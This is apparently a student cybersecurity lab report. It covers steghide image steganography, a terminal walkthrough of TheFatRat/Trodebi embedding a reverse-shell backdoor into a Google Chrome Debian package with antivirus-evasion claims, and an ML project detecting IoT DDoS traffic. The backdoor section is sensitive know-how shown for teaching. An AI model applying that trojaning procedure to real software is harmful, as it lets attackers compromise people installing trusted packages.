└─# steghide embed -ef message.txt -cf edgar-nKC772R_qog-unsplash.jpg  -sf innocent.jpg -p pa55word

embedding "message.txt" in "edgar-nKC772R_qog-unsplash.jpg"... done
writing stego file "innocent.jpg"... done

┌──(root㉿kali)-[/home/kali/Documents]
└─# cd hidden

┌──(root㉿kali)-[/home/kali/Documents/hidden]
└─# steghide extract -sf innocent.jpg -xf message.txt
Enter passphrase:
wrote extracted data to "message.txt".
```



```
1 Meet @ 5pm
2
```

1.5.4: Conclusions on the working of tool.

- Steghide embedded the message in the picture edgar-nKC772R_qog-unsplash.jpg message is Meet @ 5pm and was saved as innocent.jpg.
- Message was successfully decrypted from image innocent.jpg.
- No resolution changes were visible but when data which was larger than image size then changes in the resolution of the picture was visible.
- It is undetected by antivirus

1.6 Virus and Worms


1.6.1 Available Online tools

S.No	Name of Tool	Open source / Proprietary	URL	Strength	Weakness
1	FarRat - Trodebi	Open source	https://github.com/screetsec/TheFatRat	FatRat can bypass most the antivirus. FatRat can work with MSFvenom and Metasploit. FatRat can Generate payloads in Various formats. FatRat generates Local or remote listener Generation	It has installation errors.
2	Metasploit	Open source	https://www.kali.org/tools/metasploit-framework/	MSFvenom is used to make a payload to penetrate the Android emulator	There is very limited GUI based utility, as it is mostly CLI driven
3	SPY Bomb	Open source	https://github.com/topics/kali-tools	Used to generate various payloads for android,windows,ios,mac and many more it is very user friendly tool	Makes system slow
4	Rootkit	Open source	https://www.kali.org/tools/rkhunter/	Rootkits allow viruses and malware to “hide in plain sight” by disguising as necessary files that your antivirus software will overlook.	Gui makes system slow


1.6.2 Tool which I explored

FatRat-Trodebi


1.6.3: Working of tool with screenshots


root@kali: /home/kali/Desktop
File Actions Edit View Help
Location: /home/kali/Downloads
Modified: Today
Accessed: Today
Size: 89.2 MiB (93,488,776 bytes)
Help
Close
Right Ctrl
NIFTY
ENG
12:27
26-09-2022

```
Enter the path to your deb file .(ex: /root/downloads/dirbuster.deb)
Path : /home/kali/Downloads/google-chrome-unstable_107.0.5304.10-1_amd64.deb

   +-------------------------------------------+
   | [ 1 ] linux/ppc/shell_reverse_tcp          |
   | [ 2 ] linux/x86/shell_reverse_tcp          |
   | [ 3 ] linux/x86/meterpreter/reverse_tcp    |
   | [ 4 ] osx/armle/shell_reverse_tcp          |
   | [ 5 ] osx/ppc/shell_reverse_tcp            |
   | [ 6 ] bsd/x86/shell/reverse_tcp            |
   | [ 7 ] solaris/x86/shell_reverse_tcp        |
   +-------------------------------------------+

   Choose Payload : 2

[ ++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++  ]

  Generate Backdoor
  +------------++---------------------------++-----------------------+
  | Name       ||  Descript                 || Your Input            |
  +------------++---------------------------++-----------------------+
  | LHOST      ||  The Listen Addres        || 10.0.2.15             |
  | LPORT      ||  The Listen Ports         || 8080                  |
  | OUTPUTNAME ||  The Filename output      || tv                    |
  | PAYLOAD    ||  Payload To Be Used       || linux/x86/shell_reverse_tcp
  +------------++---------------------------++-----------------------+
```



```
   | [ 6 ] bsd/x86/shell/reverse_tcp            |
   | [ 7 ] solaris/x86/shell_reverse_tcp        |
   +-------------------------------------------+

   Choose Payload : 2

[ ++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++  ]

  Generate Backdoor
  +------------++---------------------------++-----------------------+
  | Name       ||  Descript                 || Your Input            |
  +------------++---------------------------++-----------------------+
  | LHOST      ||  The Listen Addres        || 10.0.2.15             |
  | LPORT      ||  The Listen Ports         || 8080                  |
  | OUTPUTNAME ||  The Filename output      || tv                    |
  | PAYLOAD    ||  Payload To Be Used       || linux/x86/shell_reverse_tcp
  +------------++---------------------------++-----------------------+

[ ++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++  ]

/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport
/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::T
ransport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport
/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
```



```
re
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of elf file: 179 bytes
Saved as: tools/trodebi_temp/evil/libssl1
dpkg-deb: building package 'libssll1.2' in 'tools/trodebi_temp/work.deb'.

[ ++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++     ]

  [+] Compiling Embed into Debian Package
```

1.6.4: Conclusions on the working of tool.

- The software successfully embedded the payload in target software.
- Target software was google chrome Debian installation package.
- It is undetected by antivirus

2. Project on AI based solution for Cyber Security

Title of the Project: Machine Learning DDoS Detection for Consumer Internet of Things Devices.

Details of Team Members (4 members):

Team 09


Name	**Roll No.**	**USN**
Shreeya Goggi	140	01FE19BCS045
Rashmi Kiragi	150	01FE19BCS057
Renuka Talwar	159	01FE19BCS068
Sahana Bhasme	163	01FE19BCS072

Objective of the Project: Detection of DDOS Attacks for Consumer IOT devices using Realistic IOT device (Botnet) Dataset .

Dataset description


Dataset name: UNSW_2018_IOT_Botnet .

The dataset contains the raw network packets of the Bot-IoT dataset were created by application of the tshark tool for Cyber Security (ACCS), and incorporates a combination of normal and abnormal traffic. The dataset's source files are provided in different formats, such as the original pcap files, the generated argus files and finally in csv format. The files were separated, based on attack category and subcategory, to better assist in the labelling process.



pkSeqID	proto	saddr	sport	daddr	dport	seq	stddev	N_IN_Con	min	state_num	mean	N_IN_Con	drate	srate	max	attack	category	subcategory
3142762	udp	192.168.1(	6551	192.168.1(	80	251984	1.900363	100	0	4	2.687519	100	0	0.494549	4.031619	1	DDoS	UDP
2432264	tcp	192.168.1(	5532	192.168.1(	80	256724	0.078003	38	3.85693	3	3.934927	100	0	0.256493	4.012924	1	DDoS	TCP
1976315	tcp	192.168.1(	27165	192.168.1(	80	62921	0.268666	100	2.9741	3	3.341429	100	0	0.29488	3.609205	1	DDoS	TCP
1240757	udp	192.168.1(	48719	192.168.1(	80	99168	1.823185	63	0	4	3.222832	63	0	0.461435	4.942302	1	DoS	UDP
3257991	udp	192.168.1(	22461	192.168.1(	80	105063	0.822418	100	2.979995	4	3.983222	100	0	1.002999	4.994452	1	DDoS	UDP
409928	tcp	192.168.1(	25305	192.168.1(	80	146299	1.755521	100	0	3	1.01355	100	0	0.17865	4.054201	1	DoS	TCP
3406860	udp	192.168.1(	31712	192.168.1(	80	253932	1.928021	100	0	4	2.726619	100	0	0.490708	4.097849	1	DDoS	UDP
787741	udp	192.168.1(	33530	192.168.1(	80	170464	2.113912	100	0	4	2.112801	100	0	0.209328	4.322539	1	DoS	UDP
1429027	udp	192.168.1(	108	192.168.1(	80	25284	0.028597	100	4.002665	4	4.046831	100	0	0.247826	4.082324	1	DoS	UDP
56836	tcp	192.168.1(	19521	192.168.1(	80	55359	0.117809	78	0	1	0.061803	78	0.038164	0.127681	0.297244	1	DoS	TCP
1479476	udp	192.168.1(	38264	192.168.1(	80	75733	0.126301	100	3.258537	4	3.37554	100	0	0.282681	3.580228	1	DoS	UDP
909045	udp	192.168.1(	10365	192.168.1(	80	29611	1.432325	90	0	4	2.864638	90	0	0.28029	3.586937	1	DoS	UDP
781262	udp	192.168.1(	41534	192.168.1(	80	163985	1.563177	100	0	4	2.707227	100	0	0.245428	3.641154	1	DoS	UDP
1762365	tcp	192.168.1(	23917	192.168.1(	80	111124	0	75	0.173242	1	0.173242	100	0	5.772272	0.173242	1	DDoS	TCP
23249	tcp	192.168.1(	19464	192.168.1(	80	21772	0	70	0	3	0	70	0	0.095615	0	1	DoS	TCP
1021348	udp	192.168.1(	59966	192.168.1(	80	141914	0.962507	100	0	4	2.151885	100	0	0.367314	2.599349	1	DoS	UDP
8868	tcp	192.168.1(	9890	192.168.1(	80	7391	0	100	0	3	0	100	0	0.130344	0	1	DoS	TCP
165790	tcp	192.168.1(	59733	192.168.1(	80	164313	0	92	0	3	0	92	0	0.122798	0	1	DoS	TCP
2748123	udp	192.168.1(	40439	192.168.1(	80	119506	0.859362	100	2.756653	4	3.907695	100	0	0.621363	4.820975	1	DDoS	UDP
3456380	udp	192.168.1(	41921	192.168.1(	80	41299	0.649773	29	2.74475	4	3.663178	100	0	0.729789	4.148325	1	DDoS	UDP
1285939	udp	192.168.1(	1186	192.168.1(	80	144350	1.757737	99	0	4	2.135666	99	0	0.220985	3.961183	1	DoS	UDP
275663	tcp	192.168.1(	50910	192.168.1(	80	12033	0	100	0	3	0	100	0	0.123037	0	1	DoS	TCP
2561598	tcp	192.168.1(	15297	192.168.1(	80	123911	0.101184	10	0	1	0.050592	100	0	0.115573	0.252959	1	DDoS	TCP
1798048	tcp	192.168.1(	45397	192.168.1(	80	146807	2.243758	85	0	3	2.243758	100	0	0.147997	4.487517	1	DDoS	TCP
1672009	tcp	192.168.1(	9550	192.168.1(	80	20768	0.012163	100	0	1	0.012163	100	0	0.204464	0.024326	1	DDoS	TCP
1045177	udp	192.168.1(	63827	192.168.1(	80	165743	0.022116	100	2.549136	4	2.580339	100	0	0.386331	2.600725	1	DoS	UDP
2710993	udp	192.168.1(	6336	192.168.1(	80	82376	2.153709	9	0	4	3.00331	100	0	0.382362	4.944037	1	DDoS	UDP
2646686	udp	192.168.1(	2789	192.168.1(	80	18069	0.3176	100	3.483661	4	3.932343	100	0	0.597887	4.174542	1	DDoS	UDP

Dataset contains 19 columns .



```
<class 'pandas.core.frame.DataFrame'>
RangeIndex: 2934817 entries, 0 to 2934816
Data columns (total 19 columns):
 #   Column             Dtype  
---  ------             -----  
 0   pkSeqID            int64  
 1   proto              object 
 2   saddr              object 
 3   sport              object 
 4   daddr              object 
 5   dport              object 
 6   seq                int64  
 7   stddev             float64
 8   N_IN_Conn_P_SrcIP  int64  
 9   min                float64
 10  state_number       int64  
 11  mean               float64
 12  N_IN_Conn_P_DstIP  int64  
 13  drate              float64
 14  srate              float64
 15  max                float64
 16  attack             int64  
 17  category           object 
 18  subcategory        object 
dtypes: float64(6), int64(6), object(7)
memory usage: 425.4+ MB
```

The dataset consists of two categories of traffic data

1)DDOS

2)Normal


Total number of rows :1541685

Proposed Methodology

Stacking Machine Learning Models

In model stacking, we don't use one single model to make our predictions instead, we make predictions with several different models, and then use those predictions as features for a higher-level meta model.

Proposed Methodology


Training Dataset
XGB
LGBM
First layer Classification models (estimators)
Output
Output
Ensemble/Stacking Classifier Model
Meta Classifier
Final Predictions

Implementation


1. **Preprocessing:**

Removal of unrelated data.

Data contained keylogging and theft data which was removed.

- Feature Selection

  Determining best features for training by determining their correlation using correlation matrix.



	pkSeqID	seq	stddev	N_IN_Conn_P_SrcIP	min	state_number	mean	N_IN_Conn_P_DstIP	drate	srate	max	attack
pkSeqID	1	0.043	0.28	0.096	0.31	0.69	0.58	0.0068	-3.1e-05	0.0029	0.57	-0.027
seq	0.043	1	0.085	0.025	-0.13	0.071	-0.061	0.066	-0.0037	-0.0026	-0.041	0.024
stddev	0.28	0.085	1	0.038	-0.44	0.23	0.24	0.029	-0.0025	-0.0021	0.58	0.019
N_IN_Conn_P_SrcIP	0.096	0.025	0.038	1	0.025	0.078	0.055	0.062	-0.0047	-0.0047	0.061	0.039
min	0.31	-0.13	-0.44	0.025	1	0.29	0.75	0.016	-0.0018	-0.0012	0.47	0.01
state_number	0.69	0.071	0.23	0.078	0.29	1	0.51	0.049	-0.0062	-0.0014	0.49	0.0025
mean	0.58	-0.061	0.24	0.055	0.75	0.51	1	0.038	-0.0034	-0.0027	0.92	0.023
N_IN_Conn_P_DstIP	0.0068	0.066	0.029	0.062	0.016	0.049	0.038	1	-0.048	-0.054	0.042	0.54
drate	-3.1e-05	-0.0037	-0.0025	-0.0047	-0.0018	-0.0062	-0.0034	-0.048	1	0.83	-0.0039	-0.093
srate	0.0029	-0.0026	-0.0021	-0.0047	-0.0012	-0.0014	-0.0027	-0.054	0.83	1	-0.0031	-0.11
max	0.57	-0.041	0.58	0.061	0.47	0.49	0.92	0.042	-0.0039	-0.0031	1	0.026
attack	-0.027	0.024	0.019	0.039	0.01	0.0025	0.023	0.54	-0.093	-0.11	0.026	1

Features selected for training are

```
ten_best_features = data[['seq','stddev','N_IN_Conn_P_SrcIP', 'min', 'state_number', 'mean', 'N_IN_Conn_P_DstIP',
       'drate', 'srate', 'max']]
```

Target feature : Feature that detects whether there is DDoS attack taking place or not.

feature name : ‘Attack’

